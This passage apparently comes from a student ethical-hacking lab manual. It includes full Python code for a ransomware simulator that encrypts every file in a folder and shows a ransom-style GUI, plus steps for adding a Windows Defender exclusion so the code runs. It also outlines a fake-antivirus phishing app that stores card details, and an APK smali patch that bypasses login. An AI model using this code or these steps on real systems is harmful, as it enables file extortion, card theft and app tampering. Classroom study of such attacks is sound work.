


FIGURE 1: Creating the two text files

Step 2: Save This Python Script with GUI

Save the following code as ransomware_simulator_gui.py in the same folder:



```python
from cryptography.fernet import Fernet
import os
import tkinter as tk

# Generate encryption key
key = Fernet.generate_key()
fernet = Fernet(key)

# ✅ Set the path to your test folder here (update with your actual username)
folder_path = r"C:\Users\SAMHRUTA\Desktop\TestFolder"
# Encrypt each .txt file in the folder
for file_name in os.listdir(folder_path):
    file_path = os.path.join(folder_path, file_name)
    if os.path.isdir(file_path):
        continue
    with open(file_path, "rb") as file:
        original = file.read()
    encrypted = fernet.encrypt(original)
    with open(file_path, "wb") as encrypted_file:
        encrypted_file.write(encrypted)

# Print encryption key for later use
print(f"🔑 Encryption Key (Copy this!): {key.decode()}")

# GUI Window for Decryption
def try_decrypt():
    user_key = key_entry.get().encode()
    try:
        fernet_attempt = Fernet(user_key)
        for file_name in os.listdir(folder_path):
            file_path = os.path.join(folder_path, file_name)
            if os.path.isdir(file_path):
                continue
            with open(file_path, "rb") as enc_file:
                encrypted_data = enc_file.read()
            decrypted = fernet_attempt.decrypt(encrypted_data)
            with open(file_path, "wb") as dec_file:
                dec_file.write(decrypted)
        status_label.config(text="✅ Files decrypted successfully!")
    except:
        status_label.config(text="❌ Invalid decryption key!")

# GUI Layout
root = tk.Tk()
root.title("🔒 Your Files Have Been Encrypted!")
root.geometry("420x200")
root.resizable(False, False)

tk.Label(root, text="⚠️ Your files have been encrypted!", font=("Helvetica", 14)).pack(pady=10)
tk.Label(root, text="Enter decryption key to unlock them:").pack()
key_entry = tk.Entry(root, width=50)
key_entry.pack(pady=5)
tk.Button(root, text="🔓 Decrypt Files", command=try_decrypt).pack(pady=10)
status_label = tk.Label(root, text="", font=("Helvetica", 11))
status_label.pack()
root.mainloop()
```

FIGURE 2:Code for ransomware_simulator_gui.py

Step 3: Run the Program

In the terminal of VSCode run:

python ransomware_simulator_gui.py

- In the code also in folder path keep your path of folder you created foe testing named "test folder" we created first
- If you are directly copying thew path in code use

  r <path to folder>

  to run the code correctly

```
PS D:\MS\ms 18> python ransomware_simulator_gui.py
🔐 Encryption Key (Copy this!): KdQTRcrpGI-NzsfyY8q5TkqjKL-vXcfJy5Eae_fSJsk=
PS D:\MS\ms 18>
PS D:\MS\ms 18>
PS D:\MS\ms 18>
PS D:\MS\ms 18>
```

FIGURE 3:Encrypted key for the files

- If you try to run the code and its no running it may be because your computer thinks it's a virus simulation code to fix it you can do the following steps:

For Windows Security / Windows Defender:

1. **Click Start Menu**
   → Search for **"Windows Security"**
   → Open it
2. In the **Windows Security** window:
   Click on **"Virus & threat protection"**
3. Scroll down and click on **"Manage settings"** under the **Virus & threat protection settings** section
4. Scroll to the **bottom** and find **"Exclusions"**
   → Click **"Add or remove exclusions"**
5. Click **"+ Add an exclusion"**
   → Choose **"Folder"**
6. Navigate to your folder:
   C:\Users\<username>\OneDrive\Desktop\ransomware_simulator
7. Select it, then click **Select Folder**

- Now try running the code again.

Step 4: What Happens

- All .txt files in TestFolder get encrypted
- A fake GUI window pops up demanding a decryption key

- If you paste the exact key printed in the terminal, your files will be restored
- If the key is wrong, you'll get an error

OUTPUT:

FIGURE 4: Enter the encrypted key in the box




FIGURE 5: The files are decrypted

CONCLUSION: This experiment successfully simulated the behavior of ransomware by encrypting files using the Fernet symmetric encryption algorithm and presenting a GUI interface that mimics a ransom note.
It provided hands-on insight into how malware can lock user data and demand a decryption key, all within a safe, non-destructive environment.
The combination of Python's cryptography library and Tkinter demonstrated the core mechanics of file encryption and secure, key-based decryption.
By completing the full cycle of encryption and decryption, the exercise reinforced the critical importance of key management and regular data backups.

REFERENCES:

1. Python Software Foundation. https://www.python.org/
2. Tkinter GUI Programming — Python Docs. https://docs.python.org/3/library/tkinter.html
3. Cryptography Package for Python. https://cryptography.io/en/latest/
4. Microsoft Support — Add Exclusions to Windows Security. https://support.microsoft.com
5. YouTube tutorials and GitHub references for ethical cybersecurity simulations (for educational purposes only).

EXPERIMENT-19

AIM: To simulate a fake antivirus scam using a Python GUI that tricks users into entering sensitive bank details, demonstrating a phishing attack.

DESCRIPTION: This experiment illustrates a simple phishing scam through a GUI built with Python's Tkinter. The GUI simulates a virus scan, triggers a warning, and prompts users to pay for virus removal by entering their card details. This helps in understanding the nature of social engineering and phishing attacks.

REQUIREMENTS:

HARDWARE REQUIREMENTS

- Windows/Linux/Mac system
- Minimum 2 GB RAM
- Dual Core processor

SOFTWARE REQUIREMENTS

- Python (v3.x)
- Tkinter (comes bundled with Python)
- Text editor (e.g., VS Code, Sublime Text)
- Command Line Interface (CMD/Terminal)

PROCEDURE:


Set up the Environment

- Install Python and ensure tkinter is available (comes pre-installed with Python).
- Create a Python file, e.g., fake_antivirus.py.

Writing the Code

- Write a Python script using the tkinter library to simulate a fake antivirus.
- The script displays a fake scan, warns the user about a virus, and prompts for bank details to "fix the threat."
- When the user enters the card number and CVV and clicks the button, the details are saved into a file named bank_details.txt and a scam alert is shown.

- Code:



Test the Simulation

- Run the program and check the interaction flow.

python fake_antivirus.py

- Ensure that the file bank_details.txt is created and stores the input data.

OUTPUT:




FIGURE 1:The scanner for the fake antivirus




FIGURE 2: Virus founf




FIGURE 3: Payment to remove the threat

CONCLUSION: This simulation demonstrates the concept of GUI-based phishing. It's an educational tool to understand how social engineering can exploit users. Ethical hacking training must include such real-world scenarios to improve awareness and prevention techniques.

REFERENCES:

1. Python documentation: https://docs.python.org/
2. Tkinter tutorials: https://realpython.com/python-gui-tkinter/

EXPERIMENT – 20

AIM:

To reverse engineer an Android APK, modify its logic, recompile, sign, and reinstall it to demonstrate rooting and behavioral manipulation of apps.

DESCRIPTION:

This experiment demonstrates how to decompile an Android app, modify its internal logic (e.g., user authentication), and recompile it for testing on an emulator. It simulates a simple rooting scenario by bypassing verification logic using Smali code edits.

TOOLS REQUIRED:

1. **Dex2Jar** – Converts .dex files to .jar format
2. **JD-GUI** – Views Java-like code from .jar
3. **APKTool** – Decompiles and recompiles APKs
4. **Java JDK** – Needed for signing APK
5. **Android Emulator** – For testing the modified APK

PROCEDURE:

Step 1: Setup Directory
- Create a folder named Hacking.
- Download sample APK and unzip tools (Dex2Jar, JD-GUI, APKTool).

Step 2: Convert APK to Java Code
- Use Dex2Jar to convert .apk to .jar.
- Open the .jar in JD-GUI to explore code logic.

Step 3: Decompile APK Resources
- Use APKTool: apktool.jar d myapp.apk
- Access smali and resource files in output folder.

Step 4: Modify Smali Code
- Navigate to MainActivity.smali.
- Replace authentication logic with: move-result v0
  const/4 v0, 0x1
  return v0
- Save changes.

Step 5: Rebuild APK
- Run: apktool.jar b myapp
- New APK appears in myapp/dist/.


Step 6: Sign APK
- Generate keystore: keytool.exe -genkey -keystore sabin.keystore -alias sabin
- Sign the APK using: jarsigner.exe -keystore sabin.keystore myapp.apk sabin

Step 7: Install on Emulator

- Start Android Emulator.
- Run: adb uninstall com.example.sabin.myapplication
  adb install -d myapp.apk


OUTPUT:

Figure 1:



This image shows a terminal running apktool d myapp.apk to decompile an Android APK file. It logs the extraction of resources, assets, and configuration files for further modification.

Figure 2:



This image shows the edited MainActivity.smali file where the login authentication method is modified. The line const/4 v0, 0x1 forces the app to always return a successful login response.

CONCLUSION:

This experiment successfully shows how APKs can be reverse engineered and modified to alter app behavior. By editing Smali code, we bypassed user verification to always return "VIP" status—demonstrating potential risks if apps are not well protected.

REFERENCES:

1. Dex2Jar GitHub Repository
   https://github.com/pxb1988/dex2jar
2. JD-GUI (Java Decompiler GUI)
   http://jd.benow.ca/

APKTool Official Download Page
https://bitbucket.org/iBotPeaches/apktool/downloads/